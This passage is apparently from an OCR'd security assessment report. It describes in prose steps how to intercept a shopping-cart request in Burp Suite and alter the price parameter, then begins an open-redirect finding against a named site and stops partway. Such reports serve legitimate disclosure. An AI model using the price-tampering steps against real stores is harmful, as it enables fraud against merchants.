
# Step 2: Select the Item you want to purchase




# Step 3: Add the Item to Cart




# Step 4: Intercept request in burp suite and check the price parameter.



# Step 5: Change the price whatever you want to give and forward the request.



# Step 6: Check the cart the price is successfully set ,Now you can order.



# 3. Open Redirect

1. Target Site: https://www.barco.com


2. Vulnerability: Open Redirect

3. Tool: Burp Suite


4. Impact: This exploitation can lead to various attacks, including phishing, where users are tricked into divulging sensitive information or installing malware.

5. Severity:High


# Step 1:- Visit the site




# Step 2:- Login or register using Email address



